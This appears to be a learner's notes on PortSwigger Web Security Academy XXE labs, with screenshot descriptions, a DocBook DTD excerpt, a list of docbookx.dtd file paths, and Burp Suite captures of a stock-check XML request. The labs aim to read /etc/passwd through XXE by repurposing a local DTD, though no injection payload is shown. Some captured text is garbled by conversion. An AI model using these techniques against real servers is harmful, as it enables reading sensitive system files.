
Inspector



- Request attributes: 2
- Request query parameters: 0
- Request body parameters: 2
- Request cookies: 1
- Request headers: 17
- Response headers: 3

Notes

Done Event log (12) All issues 311 bytes | 266 millis 7:33 PM 2/22/2024 Memory: 224.4MB

8) Lab: Exploiting XXE via image file upload





9) Lab: Exploiting XXE to retrieve data by repurposing a local DTD

The screenshot shows a web browser with multiple tabs open, all related to XML and XXE vulnerabilities. The main window displays a PortSwigger lab titled 'Lab: Exploiting XXE to retrieve data by repurposing a local DTD'. The lab description states: 'This lab has a "Check stock" feature that parses XML input but does not display the result. To solve the lab, trigger an error message containing the contents of the /etc/passwd file. You'll need to reference an existing DTD file on the server and redefine an entity from it.' A 'Hint' box provides information about GNOME desktop environments having a DTD at /usr/share/yelp/dtd/docbookx.dtd containing an entity called ISOamsa. A large orange button labeled 'ACCESS THE LAB' is present. On the right, there is a sidebar with a 'TRY FOR FREE' button for 'Find XSS vulnerabilities using Burp Suite'. The taskbar at the bottom shows the file structure of the docbookx.dtd file, which contains various XML entity declarations for mathematical symbols and relations.

```

<!ENTITY % ISOnum PUBLIC
"ISO 8879:1986//ENTITIES Numeric and Special Graphic//EN//XML"
"&isounum.ent">
<!ENTITY % ISOpub PUBLIC
"ISO 8879:1986//ENTITIES Publishing//EN//XML"
"&isopub.ent">
<!ENTITY % ISOtech PUBLIC
"ISO 8879:1986//ENTITIES General Technical//EN//XML"
"&isotech.ent">
%ISOnums;
%ISOamsb;
%ISOmsc;
%ISOamsn;
%ISOamsr;
%ISOamsnt;
%ISOamsnt;
%ISOamsr;
%ISOamsr;
%ISObox;
%ISOCyr1;
%ISOCyr2;
%ISODia;
%ISOGreek1;
%ISOGreek2;
%ISOGreek3;
%ISOGreek4;
%ISOLat1;
%ISOLat2;
%ISOnum;
%ISOpub;
%ISOtech;

```

You have searched for paths that end with [docbookx.dtd](#) in suite [bookworm](#), all sections, and all architectures. Found 21 results.

File	Packages
/usr/share/help/C/gnucash-guide/gnc-docbookx.dtd	gnucash-docs
/usr/share/help/C/gnucash-help/gnc-docbookx.dtd	gnucash-docs
/usr/share/help/de/gnucash-guide/gnc-docbookx.dtd	gnucash-docs
/usr/share/help/do/gnucash-help/gnc-docbookx.dtd	gnucash-docs
/usr/share/help/it/gnucash-guide/gnc-docbookx.dtd	gnucash-docs
/usr/share/help/it/gnucash-help/gnc-docbookx.dtd	gnucash-docs
/usr/share/help/ja/gnucash-guide/gnc-docbookx.dtd	gnucash-docs
/usr/share/help/pt/gnucash-guide/gnc-docbookx.dtd	gnucash-docs
/usr/share/help/pt/gnucash-help/gnc-docbookx.dtd	gnucash-docs
/usr/share/sgml/docbook/dtd/4.2/docbookx.dtd	docbook
/usr/share/sgml/docbook/dtd/4.3/docbookx.dtd	docbook
/usr/share/sgml/docbook/dtd/4.4/docbookx.dtd	docbook
/usr/share/sgml/docbook/dtd/4.5/docbookx.dtd	docbook
/usr/share/xml/docbook/schema/dtd/4.0/docbookx.dtd	docbook-xml
/usr/share/xml/docbook/schema/dtd/4.1.2/docbookx.dtd	docbook-xml
/usr/share/xml/docbook/schema/dtd/4.2/docbookx.dtd	docbook-xml

S Burp Project Intruder Repeater View Help

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Request to https://0afb00a804db1d1848dcc00ec0073.web-security-academy.net:443 [34.246.129.62]

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```
1 POST /product/stock HTTP/2
2 Host: 0afb00a804db1d1848dcc00ec0073.web-security-academy.net
3 Cookie: session=Hd0dQ9v7E715PtytWCH5vhDFrMdw0u
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0) Gecko/20100101 Firefox/122.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0afb00a804db1d1848dcc00ec0073.web-security-academy.net/product?productId=1
9 Content-Type: application/xml
10 Content-Length: 3
11 Content-Type: /0afb00a804db1d1848dcc00ec0073.web-security-academy.net
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16
17 <?xml version="1.0" encoding="UTF-8"?>
<stockCheck>
<productId>
  1
</productId>
<storeId>
  1
</storeId>
</stockCheck>
```

Inspector Request attributes Request query parameters Request cookies Request headers

Event log (12) All issues Target: https://0afb00a804db1d1848dcc00ec0073.web-security-academy.net

Memory: 236.1MB 7:56 PM 2/22/2024

S Burp Project Intruder Repeater View Help

Dashboard Target **Repeater** Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Target: https://0afb00a804db1d1848dcc00ec0073.web-security-academy.net

Request

Pretty Raw Hex

```
1 POST /product/stock HTTP/2
2 Host: 0afb00a804db1d1848dcc00ec0073.web-security-academy.net
3 Cookie: session=Hd0dQ9v7E715PtytWCH5vhDFrMdw0u
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0) Gecko/20100101 Firefox/122.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0afb00a804db1d1848dcc00ec0073.web-security-academy.net/product?productId=1
9 Content-Type: application/xml
10 Content-Length: 107
11 Origin: https://0afb00a804db1d1848dcc00ec0073.web-security-academy.net
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16
17 <?xml version="1.0" encoding="UTF-8"?>
<stockCheck>
<productId>
  1
</productId>
<storeId>
  1
</storeId>
</stockCheck>
```

Response


Pretty Raw Hex Render

```
1 HTTP/2.00 OK
2 Content-Type: text/plain; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 3
5
6 $1S
```

Inspector Request attributes Request query parameters Request cookies Request headers Response headers

Event log (12) All issues

Memory: 236.1MB 7:56 PM 2/22/2024



- I don't have pro version of the burp suit. It needs the pro version for access to the collaborator tab to continue the lab.

Summary of the labs are done;

The screenshot shows a web application interface with a blue sidebar on the left. The main area displays two completed lab tasks under the heading "XML external entity (XXE) injection".

- LAB APPRENTICE**: Exploiting XXE using external entities to retrieve files → ✓ Solved
- LAB APPRENTICE**: Exploiting XXE to perform SSRF attacks → ✓ Solved

The screenshot shows a web application interface with a blue sidebar on the left. The main area displays three completed lab tasks under the heading "Exploiting XXE".

- LAB PRACTITIONER**: Exploiting blind XXE to retrieve data via error messages → ✓ Solved
- LAB PRACTITIONER**: Exploiting XInclude to retrieve files → ✓ Solved
- LAB PRACTITIONER**: Exploiting XXE via image file upload → ✓ Solved